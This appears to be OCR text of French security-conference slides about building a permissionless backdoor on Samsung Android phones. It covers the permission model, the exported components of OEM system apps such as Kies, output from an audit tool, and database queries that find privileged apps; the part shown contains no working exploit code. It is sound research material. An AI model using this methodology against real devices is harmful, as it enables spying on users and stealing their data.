
# Les Intent: source de communication sous Android




# Les Intent: source de communication sous Android




# Les Intent: source de communication sous Android



# Les Intent: source de communication sous Android



# Les Intent: source de communication sous Android



# Peut-on atteindre ce composant?

## *exported or not, that's the question*

- Par défaut, les différents composants ne sont pas exportés
  - Cas particulier : les `ContentProvider`
- Le status, exporté ou non, d'un composant est défini dans le fichier `AndroidManifest.xml`
  - Attribut `exported`=[true|false]
  - Présence `intent-filter` (exporte automatiquement un composant)
- Un composant peut être exporté mais protégé par une permission

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Exemple de fichier AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:sharedUserId="android.uid.system" android:versionCode="2"
3  android:versionName="2.0.0" package="com.sec.android.app.kieswifi">
4      <uses-permission android:name="android.permission.ACCESS_PHONE_STATE"/>
5      <uses-permission android:name="android.permission.INTERNET" />
6      <application>
7          <receiver android:name="AutoConnReceiver"
8            android:permission="android.permission.KIES_WIFI">
9              <intent-filter>
10                 <action android:name="android.net.wifi.RUN_KIES" />
11             </intent-filter>
12         </receiver>
13         <service android:name=".AutoConnService"></service>
14         <activity android:name=".ui.KiesLauncher">
15             <intent-filter android:icon="@7F02001D">
16                 <action android:name="android.intent.action.MAIN" />
17                 <category android:name="android.intent.category.DEFAULT" />
18             </intent-filter>
19         </activity>
20     </application>
21     <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="14" />
22 </manifest>
```

# Plan

1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
   - Isolation des applications
   - Le système de permission
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités

# Un utilisateur par application

## Sécurité par cloisonnement

- Comportement par défaut :
  - Chaque application se voit dédier un utilisateur (et donc un `uid`) sur le système
- Cas particulier :
  - Une application peut demander à partager l'`uid` d'une autre application
  - Mécanisme des `sharedUserId` (`AndroidManifest.xml`)
  - Pour des raisons de sécurité, il faut être signé par le même certificat que l'application avec laquelle on souhaite partager l'`uid`

## Conséquences

- Isolation des applications entre elles au niveau de la mémoire (processus)
- Isolation sur le système de fichier
  - Ne protège évidemment pas des fichiers *world readable/writeable*

# Restrictions des application

## Sécurité par le principe du moindre privilège

- Notion de permission qui protège contre les actions "sensibles" :
  - Lecture de la carte SD (cas particuliers), accès à INTERNET, envoi de SMS, lecture des contacts, ...
- De base une application ne possède pas de permission
- Demande des permissions via le fichier `AndroidManifest.xml`
  - Les permissions demandées sont affichées à l'installation
  - Choix booléen pour l'utilisateur
- Une permission permet de protéger :
  - Des fonctions : `AccountManager.getAccounts()` (`GET_ACCOUNTS`)
  - Des `Intent` : `android.intent.action.CALL` (`CALL_PHONE`)
  - Des composants : `content://contacts` (`READ_CONTACTS`, ...)
- Une permission est "attribuée" à un `uid` et non pas une application
  - Permet d'appliquer les permissions au code natif également
  - Permet de cumuler les permissions entre toutes les applications d'un `sharedUserId`

# Restrictions des application

## Conséquences du système de permission

- L'utilisateur "sait" ce que l'application peut faire et les risques qu'il encourt en l'installant
- Limite l'impact en cas de compromission d'une application
- Protéger des composants d'une application

# Plan

1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
   - Une grande surface d'attaque
   - Recherche de vulnérabilités
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités

# La surface d'attaque


## Dossiers importants

- On cherche à réaliser une **backdoor ciblant un smartphone Android**
- Exploitation de vulnérabilités en *userland*
- Éléments de base fournis sur un *smartphone* Android
  - **/system/app**
  - **/system/framework**
  - /system/bin
  - /system/lib
- Le contenu de ces dossiers peut varier en fonction des opérateurs

# Une grande surface d'attaque

## Un grand nombre d'applications

- La surface d'attaque est assez conséquente
- 216 fichiers APK (511 Mo) dans /system/app
  - En comparaison : 91 fichiers APK (194 Mo) pour le Nexus 4



# Automatisation

## Contraintes

- Beaucoup d'applications, besoin d'automatisation pour trouver les applications intéressantes
  - Puis audit à la main (reverse engineering)
- Exploitation des vulnérabilités sans permission ou très peu

## Création d'une suite d'outils: ASA

- Utilisation d'**Androguard** (c'est bon! mangez-en!)
- ASAManifest : Analyse le manifest d'une application et indique les éléments accessibles ou non et sous quelles conditions
- ASADatabase : Permet d'analyser et d'enregistrer les informations des applications dans une bdd MongoDB
- ASADiff (en cours) : Permet de réaliser une comparaison de 2 versions d'un système (suite à une mise à jour par exemple) pour détecter si des vulnérabilités ont été patchées.

# ASAManifest

Terminal - sh4ka@mini-moi: ~/android/dev

Fichier Éditer Affichage Terminal Aller Aide

```
/home/sh4ka/android/appli_oem/galaxy_s3_app/Kies.apk
Package name: com.sec.android.Kies
App is debuggable?  False
Manifest properties: {'versionCode': '1', 'sharedUserId': 'android.uid.system', 'versionName': '1.0', 'package': 'com.sec.android.Kie
s'}
Application properties: {'icon': '@7F020001', 'label': '@7F070000'}

List of receivers:
com.sec.android.Kies.kies_receiver {'name': '.kies_receiver'} [{'action': [{'name': 'android.intent.action.UMS_CONNECTED'}, {'name':
'com.intent.action.KIES_APP_START'}, {'name': 'com.intent.action.KIES_APP_STOP'}, {'name': 'com.intent.action.KIES_GET_LOCK_STATUS'},
 {'name': 'com.intent.action.KIES_MAKE_BACKUP_LIST'}, {'name': 'com.intent.action.KIES_REQUEST_BACKUP_SPACE'}, {'name': 'com.intent.a
ction.KIES_MAKE_BACKUP_APK'}, {'name': 'com.intent.action.SVC_IF_PGM'}, {'name': 'com.intent.action.KIES_SET_RESTORE_STATUS'}, {'name
': 'com.intent.action.KIES_START_RESTORE_APK'}, {'name': 'com.intent.action.KIES_REQUEST_RESTORE_FINISH'}]}]
com.sec.android.Kies.kies_admin {'description': '@7F070002', 'permission': 'android.permission.BIND_DEVICE_ADMIN', 'name': '.kies_adm
in', 'label': '@7F070002'} [{'action': [{'name': 'android.app.action.DEVICE_ADMIN_ENABLED'}]}]

List of services:
com.sec.android.Kies.kies_start {'noHistory': 'true', 'excludeFromRecents': 'true', 'name': '.kies_start', 'label': '@7F070000'} [no
intent-filter nor exported=True]
com.sec.android.Kies.ABMBackupService {'name': 'ABMBackupService'} [no intent-filter nor exported=True]
com.sec.android.Kies.ABMRestoreInstallService {'name': 'ABMRestoreInstallService'} [no intent-filter nor exported=True]

List of activities:
com.sec.android.Kies.kies {'excludeFromRecents': 'false', 'name': '.kies', 'label': '@7F070000'} [{'action': [{'name': 'android.inten
t.action.MAIN'}]}]
com.sec.android.Kies.FileInstaller {'name': 'FileInstaller'} [No intent-filter nor exported=True]
com.sec.android.Kies.PackageMananger {'name': 'PackageMananger'} [No intent-filter nor exported=True]
com.sec.android.Kies.InstallAppProgress {'name': 'InstallAppProgress'} [No intent-filter nor exported=True]

List of permissions:
android.permission.WRITE_SETTINGS,android.permission.MOUNT_FORMAT_FILESYSTEMS,android.permission.MOUNT_UNMOUNT_FILESYSTEMS,android.pe
rmission.MASTER_CLEAR,android.permission.WRITE_SECURE_SETTINGS,android.permission.WRITE_EXTERNAL_STORAGE,android.permission.INSTALL_P
ACKAGES,android.permission.GET_PACKAGE_SIZE,com.intent.action.KIES_MAKE_BACKUP_LIST,com.intent.action.KIES_REQUEST_BACKUP_SPACE,com.i
ntent.action.KIES_MAKE_BACKUP_APK,com.intent.action.KIES_READY_BACKUP_APK,com.intent.action.KIES_READY_BACKUP_SPACE,com.intent.action
.KIES_READY_BACKUP_LIST,com.intent.action.KIES_SET_RESTORE_STATUS,com.intent.action.KIES_READY_RESTORE_STATUS,com.intent.action.KIES_
START_RESTORE_APK,com.intent.action.KIES_READY_RESTORE_APK,com.intent.action.KIES_REQUEST_RESTORE_FINISH,com.intent.action.KIES_REPON
SE_RESTORE_FINISH


List of meta-data:
[{'resource': '@7F040001', 'name': 'android.app.device_admin'}]
```

# ASADatabase : exemples de requêtes sur la bdd Mongo

## Applications avec pour permission INSTALL_PACKAGES

```
> db.gs3.find({permission:/INSTALL_PACKAGES/},{filename:1,_id:0})
{ "filename" : "DttSupport.apk" }
{ "filename" : "Kies.apk" }
{ "filename" : "MtpApplication.apk" }
{ "filename" : "PackageInstaller.apk" }
[...]
```

## Compte le nombre d'applications sharedUserId system

```
> db.gs3.find({"manifest.sharedUserId":"android.uid.system"},{}).count()
41
```


## Qui utilise réellement INSTALL_PACKAGES ?

```
> db.gs3.find({permission:/INSTALL_PACKAGES/},{filename:1,_id:0}).count()
11
> db.gs3.find({permission:/INSTALL_PACKAGES/,use_installPackage:true},
{filename:1,_id:0}).count()
10
> db.gs3.find({permission:/INSTALL_PACKAGES/,use_installPackage:false},
{filename:1,_id:0})
{ "filename" : "MtpApplication.apk" }
```

# Plan

1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
   - Objectifs de la backdoor
   - Carte SD : Android et la rétrocompatibilité...
   - Envoi de SMS/MMS et exfiltration de fichiers
   - Exécution de requêtes HTTP arbitraires
   - Obtention des droits de type C.R.U.D sur les SMS, Contacts, etc.
   - Sync for fun and profit
   - I dont need root when i have system

# Objectifs


Accès aux comptes emails
Internet
Camera
SMS & MMS
Microphone
Backdoor
Accès à la carte SD
Positionnement GPS
Contacts
Dropper
Injection de code

# Carte SD : Accès protégé?

## Il était une fois.. Android

- Premières versions : accès complet à la carte SD
  - En lecture et écriture

# Carte SD : Accès protégé?

## Il était une fois.. Android

- Premières versions : accès complet à la carte SD
  - En lecture et écriture

## État actuel

- Accès en écriture : WRITE_EXTERNAL_STORAGE
- Accès en lecture : "toléré" sans permission pour le moment
  - Dangereux pour la vie privée de l'utilisateur..
